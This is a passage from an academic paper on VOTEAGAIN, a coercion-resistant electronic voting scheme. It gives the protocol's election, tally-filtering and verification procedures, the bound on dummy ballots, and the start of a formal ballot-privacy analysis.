2. The PA stores the electoral roll $\mathcal{E}$. Let N be the number of eligible voters on the electoral roll. The PA generates a random and unique voter identifier $vid_i \in \mathbb{G}$ and ballot index $m_i \in \{2^{\ell-2}, \ldots, 2^{\ell-1} - 1\}$ for each voter $\mathcal{V}_i$ on the electoral roll and stores them internally. Finally, the PA generates a public-private key-pair $(\mathsf{pk}_\mathsf{PA}, \mathsf{sk}_\mathsf{PA}) = \mathsf{Sig.Keygen}(1^\ell)$ to sign tokens. It publishes pk_PA.
3. The TS generates a public-private ElGamal key-pair $(\mathsf{pk}_\mathsf{TS}, \mathsf{sk}_\mathsf{TS}) = \mathsf{EC.KeyGen}(\mathbb{G}, g, p)$. It publishes pk_TS.
4. The trustees run $\mathsf{Vote.DKeyGen}(1^\ell, k, t, |\mathcal{C}|)$ to generate a public encryption key pk_T and decryption keys $\mathsf{sk}_{\mathsf{T},i}$ that the trustees keep private.

5.1.2 Election phase

In the election phase (see Figure 4), voters first authenticate to the PA to obtain an ephemeral voting token τ. They use this token to sign their ballot β, and post the ballot on the bulletin




Figure 4: Election phase: Overview.




Figure 5: Tally phase: Overview

board. The bulletin board verifies that the ballot is valid. We formalize this phase in three procedures:

Procedure 2 (GetToken(id, Auth))**.** On input her identity id and her inalienable means of authentication Auth:

1. The voter authenticates to the PA using Auth.
2. The PA looks up the corresponding voter identifier vid_i and ballot index m_i. Then, the PA encrypts the voter identifier $\gamma = \mathsf{EC.Enc}(\mathsf{pk_{TS}}, vid_i)$ and ballot number $I = \mathsf{EC.Enc}(\mathsf{pk_{TS}}, m_i)$ (it first encodes m_i as an element of $\mathbb{G}$), and increments the ballot index $m_i := m_i + 1$. The PA hides the index m_i from the user to prevent coercers – who can see what users can see under coercion – from being able to detect whether the user revoted.
3. The PA creates an ephemeral signing key $(\mathsf{pk}, \mathsf{sk}) = \mathsf{Sig.Keygen}()$ and signs this key together with the encrypted voter identifier and ballot number:

$$\sigma^\tau = \mathsf{Sig.Sign}(\mathsf{sk_{PA}}, \mathsf{pk} \parallel \gamma \parallel I)$$

   and returns the token $\tau = (\mathsf{pk}, \mathsf{sk}, \gamma, I, \sigma^\tau)$ to the user.
4. The user verifies the token $\tau = (\mathsf{pk}, \mathsf{sk}, \gamma, I, \sigma^\tau)$ by checking that $\mathsf{Sig.Verify}(\mathsf{pk_{PA}}, \sigma^\tau, \mathsf{pk} \parallel \gamma \parallel I) = \top$.

Procedure 3 (Vote(τ, c))**.** To cast a vote, the voter takes as private input the ephemeral voting token $\tau = (\mathsf{pk}, \mathsf{sk}, \gamma, I, \sigma^\tau)$ and a candidate $c \in \mathcal{C}$, and then proceeds as follows:

1. Encrypts her candidate c as $(\mathsf{v}, \pi) = \mathsf{Vote.Enc}(\mathsf{pk_T}, c)$ to obtain ciphertext v and zero-knowledge proof of correct encryption π.
2. Creates the ballot

$$\beta = (\mathsf{v}, \pi, \mathsf{pk}, \gamma, I, \sigma^\tau, \sigma)$$

   where $\sigma = \mathsf{Sig.Sign}(\mathsf{sk}, \mathsf{v} \parallel \pi \parallel \mathsf{pk} \parallel \gamma \parallel I \parallel \sigma^\tau)$. The voter posts the ballot β to the public bulletin board.
3. The public bulletin board runs Valid(β), see below, to check that the ballot is valid, before appending it.
4. Finally, the voter verifies that the ballot β has been appended to the bulletin board.

Procedure 4 (Valid(β))**.** The bulletin board verifies that the ballot $\beta = (\mathsf{v}, \pi, \mathsf{pk}, \gamma, I, \sigma^\tau, \sigma)$ is valid with respect to the current state of the bulletin board as follows:

1. The PBB checks the correctness of the encrypted vote; of the user's signature using the ephemeral key pk; and the PA's signature on this ephemeral key pk, the encrypted voter identifier γ, and the encrypted ballot number I:

$$\mathsf{Vote.Verify}(\mathsf{pk_T}, \mathsf{v}, \pi) = \top$$
$$\mathsf{Sig.Verify}(\mathsf{pk}, \sigma, \mathsf{v} \parallel \pi \parallel \mathsf{pk} \parallel \gamma \parallel I \parallel \sigma^\tau) = \top$$
$$\mathsf{Sig.Verify}(\mathsf{pk_{PA}}, \sigma^\tau, \mathsf{pk} \parallel \gamma \parallel I) = \top.$$

2. The PBB checks that neither the encrypted vote v nor the key pk appear in any ballot β' on the bulletin board.

If any of these checks fails, the bulletin board returns $\perp$, otherwise, the PBB returns $\top$.

5.1.3 Tally phase

In the tally phase (see Figure 5), the TS takes the ballots from the PBB, adds dummy ballots, and shuffles them. Then, it selects the last vote per voter (see Figure 6). To prevent dummy voters from causing overhead in the trustees' shuffle and decrypt phase, the TS shuffles the selected ballots and removes all ballots cast by dummy voters. Finally, the trustees shuffle and decrypt the selected ballots from real voters. Formally, we define two procedures, one to filter votes (Filter), and one to tally the selected ballots (Tally):

Procedure 5 (Filter)**.** After the election closes, the TS selects the selected votes V_i and produces the filter proof Φ. If it aborts, it publishes the current Φ to the public bulletin board.

1. The tally server (TS) retrieves an ordered list of ballots $[\beta_1, \ldots, \beta_{n_B}]$ from the PBB, where $\beta_i = (\mathsf{v}_i, \pi_i, \mathsf{pk}_i, \gamma_i, I_i, \sigma_i^\tau, \sigma_i)$. The TS verifies the ballots by running step 1 of Valid and verifies that there are are no duplicate votes v_i or ephemeral public keys pk_i on the bulletin board. If any of these checks fails, the TS sets $\Phi = \perp$, posts it to the bulletin board, and aborts.
2. The TS removes the proofs and signatures to obtain stripped ballots. It provably tags the ballots as 'real' ballots using a deterministic ElGamal encryption (with randomness zero) of the value $g^0 = 1_\mathbb{G}$, $\theta_R = \mathsf{EC.Enc}(\mathsf{pk_{TS}}, g^0) = (g^0, g^0 \mathsf{pk}^0) = (1_\mathbb{G}, 1_\mathbb{G})$:

$$\beta_i' = (\mathsf{v}_i, \gamma_i, I_i, \theta_R).$$




Figure 6: High-level overview of ballot filtering and grouping. Let n_B be the number of ballots, n_D be the number of dummies, $n_T = n_B + n_D$ be their sum, κ be the number of voters plus number of dummy voters, and χ_i be the number of (dummy) ballots for (dummy) voter i. First, the TS adds dummy ballots and proves they are well-formed. Then shuffles all ballots without the proofs, hiding which ballots were dummies. Then it verifiably decrypts both the encrypted voter identifiers γ'_i and the encrypted indices I'_i to group the ballots by *vid* and to select the last votes $\overline{V}_i$. Finally, it outputs the selected votes V_i without dummies.

Next, the TS creates n_D dummy ballots and provably tags them as such using a deterministic ElGamal encryption of the value g, $\theta_D = \mathsf{EC.Enc}(\mathsf{pk_{TS}}, g) = (1_\mathbb{G}, g \cdot \mathsf{pk}^0)$:

$$\beta'_i = (\mathsf{v}_\varepsilon, \gamma_i, I_i, \theta_D),$$

where $i > n_B$ and $\mathsf{v}_\varepsilon = \mathsf{Vote.ZEnc}(\mathsf{pk_T}; 0)$. We explain below how the TS determines the number of dummies n_D as well as the values for γ_i and I_i. The TS adds the stripped ballots $B' = [\beta'_1, \ldots, \beta'_{n_B+n_D}]$ to Φ.

3. The TS shuffles the stripped ballots $B' = [\beta'_1, \ldots, \beta'_{n_B+n_D}]$ and randomizes the ciphertexts, to obtain a list of shuffled and randomized stripped ballots $B'' = [\beta''_1, \ldots, \beta''_{n_B+n_D}]$, which it adds, together with a proof π_σ that this shuffle was performed correctly, to Φ.
4. The TS now operates on each shuffled ballot $\beta''_i = (\mathsf{v}'_i, \gamma'_i, I'_i, \theta'_i)$. It decrypts γ'_i to recover the shuffled and decrypted identifier $\overline{vid}_i$. It also decrypts I'_i to obtain the shuffled ballot index $\overline{m}_i$ and proves it did so correctly:

$$\begin{aligned}\pi_i^{\mathsf{dec}} = \mathsf{SPK}\{(\mathsf{sk_{TS}}) : \mathsf{pk_{TS}} = g^{\mathsf{sk_{TS}}} \wedge \\ \overline{vid}_i = \mathsf{EC.Dec}(\mathsf{sk_{TS}}, \gamma'_i) \wedge \\ \overline{m}_i = \mathsf{EC.Dec}(\mathsf{sk_{TS}}, I'_i)\}\end{aligned}$$

It then adds $C = [(\overline{vid}_1, \overline{m}_1, \pi_1^{\mathsf{dec}}), \ldots, (\overline{vid}_{n_B+n_D}, \overline{m}_{n_B+n_D}, \pi_{n_B+n_D}^{\mathsf{dec}})]$ to Φ. The TS aborts and adds $\perp$ to Φ if the decrypted ballot indices $\overline{m}_i$ are not unique for a given voter identifier. More precisely, it aborts if there exists indices $i, j; i \neq j$ such that $(\overline{vid}_i, \overline{m}_i) = (\overline{vid}_j, \overline{m}_j)$.

5. The TS groups the ballots with the same voter identifier, and selects the ballot with the highest ballot index from each group. Let $G_1, \ldots, G_\kappa$ be the sets of ballot indices grouped by voter identifier. Consider group G_j of size χ_j. Let $j* = \mathrm{argmax}_{k,k \in G_j} \overline{m}_k$ be the index for which the ballot index $\overline{m}_{j*}$ is maximal. Group G_j either corresponds to a real voter, or to a fake voter. The TS produces a reencryption $\overline{V}_j$ of the encrypted votes as follows:
   (a) If the group G_j corresponds to a real voter, then the TS simply reencrypts the vote corresponding to the last ballot, i.e., it picks r_j at random and sets
   $$\overline{V}_j = \mathsf{v}_{j*} \cdot \mathsf{Vote.ZEnc}(\mathsf{pk_T}; r_j),$$
   to a randomized encryption of v_{j*}.
   (b) If the group G_j corresponds to a fake voter, then picks r_j at random and sets $\overline{V}_j$ to an empty vote:
   $$\overline{V}_j = \mathsf{Vote.ZEnc}(\mathsf{pk_T}; r_j).$$

   The TS proves that it computed the $\overline{V}_j$ correctly. If the corresponding voter is real, then the ballot β''_{j*} selected in (a) should be a real ballot, so $\mathsf{EC.Dec}(\mathsf{sk_{TS}}, \theta'_{j*})$ should equal g^0. If the voter is fake, then for all tags θ'_{i_k} with $i_k \in G_j$, we have that $\mathsf{EC.Dec}(\mathsf{sk_{TS}}, \theta'_{i_k}) = g^1$. Let $G_j = \{i_1, \ldots, i_{\chi_j}\}$ and $\theta = \prod_{k=1}^{\chi_j} \theta'_{i_k}$, then the TS constructs the proof

$$\begin{aligned}&\pi_j^{\mathsf{sel}} = \mathsf{SPK}\{(r_j, \mathsf{sk_{TS}}) : \mathsf{pk_{TS}} = g^{\mathsf{sk_{TS}}} \wedge \\ &((g^0 = \mathsf{EC.Dec}(\mathsf{sk_{TS}}, \theta'_{j*}) \wedge \overline{V}_j = \mathsf{v}_{j*} \cdot \mathsf{Vote.ZEnc}(\mathsf{pk_T}; r_j)) \vee \\ &(g^{\chi_j} = \mathsf{EC.Dec}(\mathsf{sk_{TS}}, \theta) \wedge \overline{V}_j = \mathsf{Vote.ZEnc}(\mathsf{pk_T}; r_j)))\}.\end{aligned}$$

   The TS adds the list of filtered encrypted votes $F = [(vid_1, \overline{V}_1, \pi_1^{\mathsf{sel}}), \ldots, (vid_\kappa, \overline{V}_\kappa, \pi_\kappa^{\mathsf{sel}})]$ to Φ.
6. The list $\mathcal{S}_D = [\overline{V}_1, \ldots, \overline{V}_\kappa]$ of selected votes contains ballots by dummy voters. In the next two steps, the TS removes these. First, the TS shuffles and randomizes the ciphertexts to obtain a new list $\mathcal{S}'_D = [\overline{V}'_1, \ldots, \overline{V}'_\kappa]$, which it adds, together with a proof π'_σ of correct shuffle, to Φ.
7. The TS knows the indices $\mathcal{D}$ of votes in $\mathcal{S}'_D$ that correspond to dummy voters and randomizers r_i such that $\overline{V}'_i = \mathsf{Vote.ZEnc}(\mathsf{pk_T}; r_i)$ for $i \in \mathcal{D}$. The TS adds $\mathcal{D}$ and $R = [r_i]_{i \in \mathcal{D}}$ to Φ.
8. Finally, the TS publishes the remaining votes $\mathcal{S} = [V_1, \ldots, V_n]$ and the full proof Φ to the public bulletin board.

The filter procedure ensures that the TS cannot replace ballots by real voters: a selected vote must either correspond to a ballot by a real voter (condition a) or the selected vote is empty and the voter is a dummy voter (condition b). Moreover, the TS can only remove votes cast by dummy voters.

Procedure 6 (Tally)**.** To compute the final tally, the trustees proceed as follows:

1. The trustees verify that the TS operated honestly by running the VerifyFilter() algorithm (see below). If VerifyFilter returns $\perp$ they return $(r,\Pi) = (\perp,\perp)$.
2. Let $\mathcal{S} = [V_1,\ldots,V_n]$. The trustees jointly run the $(r,\Pi) \leftarrow \mathsf{Vote.MixDecryptTally}(\mathsf{pk}_\mathsf{T},\mathcal{S})$. They publish the election result r and the zero knowledge proof of correctness Π to the public bulletin board.

5.1.4 Verification

Any external auditor can use the PBB to verify that all steps in the tally and filtering phases were performed correctly. We define the following verification procedures:

Procedure 7 (VerifyFilter)**.** Any party can verify that the filtering processes was performed correctly by running VerifyFilter(). This algorithm examines the content of the bulletin board and performs the following checks:

1. First, check if all ballots are correct and that no duplicate votes or public keys are included in the ballots as per step 1 of Filter. If the checks fail, the bulletin board should contain $\Phi = \perp$; VerifyFilter returns $\perp$ if that is not the case. Otherwise, it continues.
2. Retrieve the selected votes $\mathcal{S}$ and the proof Φ from the bulletin board and continue as follows:
   (a) Verify that stripped real ballots are correctly formed. Consider ballots $[\beta_1,\ldots,\beta_{n_B}]$, where $\beta_i = (\mathsf{v}_i,\pi_i,\mathsf{pk}_i,\gamma_i,I_i,\sigma_i^\tau,\sigma_i)$ and check that the stripped ballot $\beta'_i = (\mathsf{v}_i,\gamma_i,I_i,\theta_R)$ has been added to Φ (where θ_R is as above).
   (b) Verify that the dummy ballots on the bulletin board are correctly formed. For ballots $\beta'_{n_B+1},\ldots,\beta'_{n_B+n_D}$ where $\beta'_i = (\mathsf{v}_i,\gamma_i,I_i,\theta_i)$, check that $\mathsf{v}_i = \mathsf{v}_\varepsilon$ and $\theta_i = \theta_D$ (where v_ε and θ_D are as above).
   (c) Let $B' = [\beta'_1,\ldots,\beta'_{n_B+n_D}]$ be all stripped ballots, and $B'' = [\beta''_1,\ldots,\beta''_{n_B+n_D}]$ the shuffled and randomized ballots. Verify the shuffle proof π_σ to check that B'' is a correct shuffle of B'.
   (d) Next, let $C = [(\overline{vid}_1,\overline{m}_1,\pi_1^{\mathsf{dec}}),\ldots,(\overline{vid}_{n_B+n_D},\overline{m}_{n_B+n_D},\pi_{n_B+n_D}^{\mathsf{dec}})]$ from the bulletin board, and verify the decryption proofs π_i^{dec} for each of the shuffled ballots β''_i.
   (e) Let vid'_i and m'_i be the plaintexts verified in the previous step. Group the ballots by voter identifier into ballot groups G_j. For each group G_j, find ballot β_{j*} with the highest ballot index, recompute $\tau = \prod_{k=1}^{\chi_j}\tau_{i_k}$, and verify the reencryption proof π_j^{sel}.
   (f) Let $\mathcal{S}_D$ be the selected votes $[\overline{V}_1,\ldots,\overline{V}_\kappa]$ and $\mathcal{S}'_D = [\overline{V}'_1,\ldots,\overline{V}'_\kappa]$ the shuffled and randomized votes. Verify the shuffle proof π'_σ for $\mathcal{S}_D$ and $\mathcal{S}'_D$.
   (g) Finally, for each $i \in \mathcal{D}$ verify that $\overline{V}'_i = \mathsf{Vote.ZEnc}(\mathsf{pk}_\mathsf{T};r_i)$ and that $\mathcal{S} = [\mathcal{S}_D[i] \mid i \notin \mathcal{D}]$.

   If any of the checks fail, it returns $\perp$, and $\top$ otherwise.

Procedure 8 (Verify)**.** Any party can verify the result r and proof Π against the public bulletin board. To do so, they proceed as follows:

1. Verify that the TS operated honestly by running the VerifyFilter() algorithm. If VerifyFilter returns $\perp$, then return $\top$ if $(r,\Pi) = (\perp,\perp)$, otherwise return $\perp$.
2. Given the selected votes $\mathcal{S}$, return the result of $\mathsf{Vote.VerifyTally}(\mathsf{pk}_\mathsf{T},\mathcal{S},r,\Pi)$.

5.2 Hiding revoting patterns with dummies

In this section we provide a formal description of the dummy generation algorithm introduced in Section 4.

Finding a cover. Formally, a cover is a set $\mathfrak{C} = \{(s_i,z_i)\}_i$ formed by groupings $(s_i,z_i) \in \mathbb{Z}^+ \times \mathbb{Z}^+$. Here, s_i is the size of the ballot groups within that grouping, and z_i is the upper bound on the number of times that such a ballot group can occur in any distribution of the n_B real ballots among real voters. We aim to find a cover of minimal size $|\mathfrak{C}| = \sum_i s_i \cdot z_i$ to minimize the number of dummies added.

A sufficient cover. We derive an upper bound on the amount of dummies required to build a cover. We do not use the number of real voters for this bound. Let n_B be the number of real ballots on the PBB. For simplicity, assume padded group sizes are powers of two, i.e., $s_i = 2^i$ for $i \geq 0$. Given n_B ballots, any distribution can have at most $z_0 = n_B$ groups of size $s_0 = 1$ (one ballot per voter). Similarly, any distribution can have at most $z_1 = \lfloor n_B/2 \rfloor$ groups of size $s_1 = 2$. Recall we pad ballot groups to the next bigger size, so a ballot group of 3 would be padded to one of size $s_2 = 4$ ballots, therefore $z_2 = \lfloor n_B/3 \rfloor$. More generally, there can be at most $z_i = \lfloor n_B/(2^{i-1}+1) \rfloor$ groups of $s_i = 2^i$ ballots. The biggest possible group (if all ballots were cast by the same voter), has size $2^{\lceil \log_2 n_B \rceil}$. Therefore, the size of the cover $|\mathfrak{C}|$ is bounded by:

$$
\begin{aligned}
|\mathfrak{C}| = \sum_{i=0}^{\lceil \log_2 n_B \rceil} z_i \cdot s_i &= n_B + \sum_{i=1}^{\lceil \log_2 n_B \rceil} 2^i \left\lfloor \frac{n_B}{2^{i-1}+1} \right\rfloor \\
&\leq n_B + \sum_{i=1}^{\lceil \log_2 n_B \rceil} \frac{2^i}{2^{i-1}+1} n_B \leq n_B + \sum_{i=1}^{\lceil \log_2 n_B \rceil} 2 n_B \\
&= (1 + 2\lceil \log_2 n_B \rceil) n_B.
\end{aligned}
$$

An efficient cover. Knowing the number of real voters ν enables to obtain a tighter cover. Consider the example of Sec-

tion 4 with $\nu = 2$ and $n_B = 9$. If we only consider $n_B = 9$, one of the possible distributions of votes would be having $s_1 = \lfloor 9/2 \rfloor = 4$ groups of size 2. However, knowing $\nu = 2$ rules out this possibility. There can be at most one group of size two: if there were 2 groups, each of the 2 voters could only cast 2 ballots, i.e., 4 ballots in total. However, we know there are 9 ballots so at least one voter has voted more than twice, implying that $s_1 = 1$.

When the number of ballots grows this reasoning becomes intractable. Consider ballot groups with group sizes, $s = k^i$ for $i \in [0, \ldots, \lceil \log_k n_B \rceil]$ for a real number $k > 1$. We assume that $n_B > \nu$, otherwise the cover would be trivial: $\mathfrak{C} = \{(s_0 = 1, z_0 = \nu)\}$. We compute the cover as follows.

1. Consider groups of size $s_0 = k^0 = 1$. As $n_B > \nu$, at least one voter must cast more than one ballot, resulting in $(s_0, z_0) = (1, \nu - 1)$.
2. Consider groups of size $s_i = k^i$. We know that given n_B, there can be at most $\alpha_i = \lfloor n_B/(k^{i-1}+1) \rfloor$ groups of size k^i. The number of groups is also bound by the number of voters. If $\nu \cdot s_i \geq n_B$ then all ballots can be assigned to the ν voters given groups of maximum size s_i, and we set $\nu_i = \nu$, otherwise set $\nu_i = \nu - 1$ so that one voter is not in this grouping. Finally, we need at least $z_i(k^{i-1}+1)$ ballots to make z_i groups, but we must have enough ballots left over to make ν groups in total, i.e., $n_B \geq z_i(k^{i-1}+1) + (\nu - z_i)$. Rewriting gives bound $\beta_i = \lfloor (n_B - \nu)/k^{i-1} \rfloor$. We set $z_i = \min(\alpha_i, \nu_i, \beta_i)$.

Assuming $n_B > \nu$, the cover has $|\mathfrak{C}| = \sum_{i=0}^{\lceil \log_k n_B \rceil} z_i s_i > n_B$ ballots, necessitating dummy ballots, and $\sum_{i=1}^{\lceil \log_k n_B \rceil} z_i > \nu$ groups, necessitating dummy voters.

Creating dummy voters and allocating dummy ballots. The TS recovers all voter identifiers *vid* by decrypting the γ_is, and the corresponding ballot indices by decrypting the I_is.

So far, we assumed that ballot index sequences are continuous. However, there can be gaps if some tokens were not used (e.g., the coercer does not use some tokens to identify index gaps in the filtering phase). The TS first requests the number of obtained tokens n'_B from the PA, and adds exactly $n'_B - n_B$ dummy ballots to fill up any gaps, such that n'_B equals the number of obtained tokens. The TS can create a dummy ballot for voter *vid* by setting $\gamma = \mathsf{EC.Enc}(\mathsf{pk_{TS}}, vid)$.

Given the current number of ballots n'_B and the number of real voters ν the TS computes a cover $\mathfrak{C} = \{(s_i, z_i)\}_i$. To this end the TS performs a search to find the best k, i.e., the one that gives the smaller cover. In our experiments in Section 7, k tends to be in the 2 to 4 range, and the search takes less than a second. The TS performs the following steps:

1. For every voter $vid_j, j \in \{1, \ldots, \nu\}$ with t ballots, let $(s_i, z_i) \in \mathfrak{C}$ be the cover group with the smallest size s_i such that $s_i \geq t$. To ensure that dummy ballots are never counted, the TS adds $t - s_i$ dummy votes to vid_j with descending (and unused) ballot counters *smaller* than the last cast vote by this voter.
2. For each grouping $(s_i, z_i) \in \mathfrak{C}$ let z'_i be the number of real voters that were assigned to this group. The TS adds $z_i - z'_i$ dummy voters. For each dummy voter, it picks a random *vid* and initial ballot index m and creates s_i dummy ballots with increasing ballot indices.

The algorithms Filter and VerifyFilter are quasilinear in the number of real ballots n_B. The TS first adds n_D dummies, so that the bulletin board contains a total of $n_T = n_B + n_D = O(n_B \log n_B)$ ballots (see the bound above). All other steps in Filter and Verify filter are linear in n_T. The claim follows.

6 Security Analysis

We analyze VOTEAGAIN's ballot privacy, verifiability, and coercion resistance. We follow Bernhard et al. [6] and model the trustees as a single trusted party with keys $(\mathsf{pk_T}, \mathsf{sk_T})$, but we note that the result holds when trustees are distributed. We explicitly model the bulletin board PBB as an append only string BB. To ease modeling, we use the following redefinition of our voting scheme $\mathcal{V} = (\mathsf{Setup}, \mathsf{GetToken}, \mathsf{Vote}, \mathsf{Valid}, \mathsf{Filter}, \mathsf{VerifyFilter}, \mathsf{Tally}, \mathsf{Verify})$ where the algorithms output changes to the bulletin board rather than posting to it directly. While Bernhard et al. model voter registration implicitly, we make the registration step explicit using the GetToken function because it forms an integral part of our voting scheme and may happen more than once. The redefined algorithms in $\mathcal{V}$ are as follows:

- $\mathsf{Setup}(1^\ell, \mathcal{E}, \mathcal{C})$ as in Setup in procedure 1 but explicitly returns the public key $\mathsf{pk} = (\mathsf{pk_{PA}}, \mathsf{pk_{TS}}, \mathsf{pk_T})$ and the corresponding private keys $\mathsf{sk_{PA}}, \mathsf{sk_{TS}}, \mathsf{sk_T}$.
- $\mathsf{GetToken}(i)$ returns a token τ as in $\mathsf{GetToken}()$ in procedure 2.
- $\mathsf{Vote}(\tau, c)$ returns β as in $\mathsf{Vote}(\tau, c)$ in procedure 3 but does not post the ballot to the bulletin board. Moreover, the voter first verifies the token τ as in step 4 of procedure 2, and returns $\perp$ if it does not validate.
- $\mathsf{Valid}(\mathsf{BB}, \beta)$ returns the result of $\mathsf{Valid}(\beta)$ in procedure 4 with respect to the bulletin board BB.
- $\mathsf{Filter}(\mathsf{BB}, n'_B, \mathsf{sk_{TS}})$ as in Filter in procedure 5, but takes the number of registrations n'_B as explicit input, and returns $\mathcal{S} \parallel \Phi$ instead of adding them to the board.
- $\mathsf{VerifyFilter}(\mathsf{BB}, \mathcal{S}, \Phi)$ runs VerifyFilter from procedure 7 on $\mathsf{BB}' = \mathsf{BB} \parallel \mathcal{S} \parallel \Phi$ and returns the result.
- $\mathsf{Tally}(\mathsf{BB}, \mathsf{sk_T})$ returns (r, Π) as in Tally in procedure 6.
- $\mathsf{Verify}(\mathsf{BB}, r, \Pi)$ is as in Verify in procedure 8 operating on the bulletin board $\mathsf{BB} \parallel r \parallel \Pi$.

6.1 Ballot privacy

We base our ballot privacy definition on the game-based definition by Bernhard et al. [6]. They model ballot privacy using

$\mathsf{Exp}^{\mathsf{bpriv},b}_{\mathcal{A},\mathcal{V}}(\ell,\mathcal{E},\mathcal{C})$:
  $(\mathsf{pk},\mathsf{sk}_{\mathsf{PA}},\mathsf{sk}_{\mathsf{TS}},\mathsf{sk}_{\mathsf{T}}) \leftarrow \mathsf{Setup}(1^{\ell},\mathcal{E},\mathcal{C})$
  $b \leftarrow \mathcal{A}^{O}(\mathsf{pk},\mathsf{sk}_{\mathsf{PA}},\mathsf{sk}_{\mathsf{TS}})$
  Output b'

$O\mathsf{voteLR}(\tau,c_0,c_1)$:
  Let $\beta_0 = \mathsf{Vote}(\tau,c_0)$ and $\beta_1 = \mathsf{Vote}(\tau,c_1)$
  If $\mathsf{Valid}(\mathsf{BB}_b,\beta_b) = \perp$ return $\perp$
  Else $\mathsf{BB}_0 \leftarrow \mathsf{BB}_0 \parallel \beta_0$ and $\mathsf{BB}_1 \leftarrow \mathsf{BB}_1 \parallel \beta_1$

$O\mathsf{cast}(\beta)$:
  If $\mathsf{Valid}(\mathsf{BB}_b,\beta) = \perp$ return $\perp$
  Else $\mathsf{BB}_0 \leftarrow \mathsf{BB}_0 \parallel \beta$ and $\mathsf{BB}_1 \leftarrow \mathsf{BB}_1 \parallel \beta$

$O\mathsf{board}()$:
  return BB_b

$O\mathsf{tally}(\mathcal{S},\Phi)$
  If $\mathsf{VerifyFilter}(\mathsf{BB}_b,\mathcal{S},\Phi) = \perp$ return $\perp$
  $\mathsf{BB}_b \leftarrow \mathsf{BB}_b \parallel \mathcal{S} \parallel \Phi$
  $\mathsf{BB}_{1-b} \leftarrow \mathsf{BB}_{1-b} \parallel \mathsf{Filter}(\mathsf{BB}_{1-b},|\mathsf{BB}_{1-b}|,\mathsf{sk}_{\mathsf{TS}})$
  $(r,\Pi_0) \leftarrow \mathsf{Tally}(\mathsf{BB}_0,\mathsf{sk}_{\mathsf{T}})$
  $\Pi_1 = \mathsf{SimTally}(\mathsf{BB}_1,r)$
  return (r,Π_b)

Figure 7: In the ballot privacy experiment $\mathsf{Exp}^{\mathsf{bpriv},b}_{\mathcal{A},\mathcal{V}}$, the adversary $\mathcal{A}$ has access to the oracles $O = \{O\mathsf{voteLR}, O\mathsf{cast}, O\mathsf{board}, O\mathsf{tally}\}$. The adversary controls the TS and the PA. It can call $O\mathsf{tally}$ only once.

an indistinguishability game which simultaneously tracks two bulletin boards, BB_0 for the "real" world and BB_1 for the "fake" world. Only one is accessible to the adversary (see Figure 7). The adversary, controlling the polling authority (PA) and the tally server (TS), needs to determine whether the tally was evaluated over the "real" or "fake" world. It can decide how voters vote. Formally, the adversary can make calls to the oracle $O\mathsf{voteLR}(\tau,c_0,c_1)$ to let a user with token τ cast a vote for candidate c_0 on BB_0 and a vote for c_1 on BB_1; and to the oracle $O\mathsf{cast}(\beta)$ to cast ballots β (constructed by the adversary) on BB_0 and BB_1. Because the adversary controls the PA, it can create as many voting tokens as it needs.

The outcome of the election is always computed on the real bulletin board BB_0. The adversary can once ask to compute the outcome by calling the oracle $O\mathsf{tally}(\mathcal{S},\Phi)$ where $\mathcal{S}$, Φ is the output of Filter computed by the adversary. The tally oracle aborts if $\mathcal{S},\Phi$ is not valid. If the adversary saw the "real" result corresponding to BB_0, the tally protocol proceeds as normal and publishes a correct tally proof Π with respect to BB_0. If the adversary saw the "fake" bulletin board BB_1, the experiment simulates the tally proof Π with respect to BB_1 using the algorithm $\mathsf{SimTally}$ and returns the real result r.

Definition 4. Consider a voting scheme $\mathcal{V} = (\mathsf{Setup}, \mathsf{GetToken}, \mathsf{Vote}, \mathsf{Valid}, \mathsf{Filter}, \mathsf{VerifyFilter}, \mathsf{Tally}, \mathsf{Verify})$ for an electoral roll $\mathcal{E}$ and candidate list $\mathcal{C}$. We say the scheme has *ballot privacy* if there exists an algorithm $\mathsf{SimTally}$ such that for all probabilistic polynomial time adversaries $\mathcal{A}$

$$\left|\Pr\left[\mathsf{Exp}^{\mathsf{bpriv},0}_{\mathcal{A},\mathcal{V}}(\ell,\mathcal{E},\mathcal{C}) = 1\right] - \Pr\left[\mathsf{Exp}^{\mathsf{bpriv},1}_{\mathcal{A},\mathcal{V}}(\ell,\mathcal{E},\mathcal{C}) = 1\right]\right|$$

is a negligible function in ℓ.

In the extended version of this paper [31], we prove the following theorem.

Theorem 1. VOTEAGAIN *provides ballot privacy under the DDH assumption in the random oracle model.*

Bernhard et al. [6] also define strong consistency, to ensure that the result r does not leak information about individual ballots, and strong correctness to ensure that valid ballots are never refused by the bulletin board. We restate these notions and prove that VOTEAGAIN satisfies them in the extended version of this paper [31].

6.2 Coercion resistance

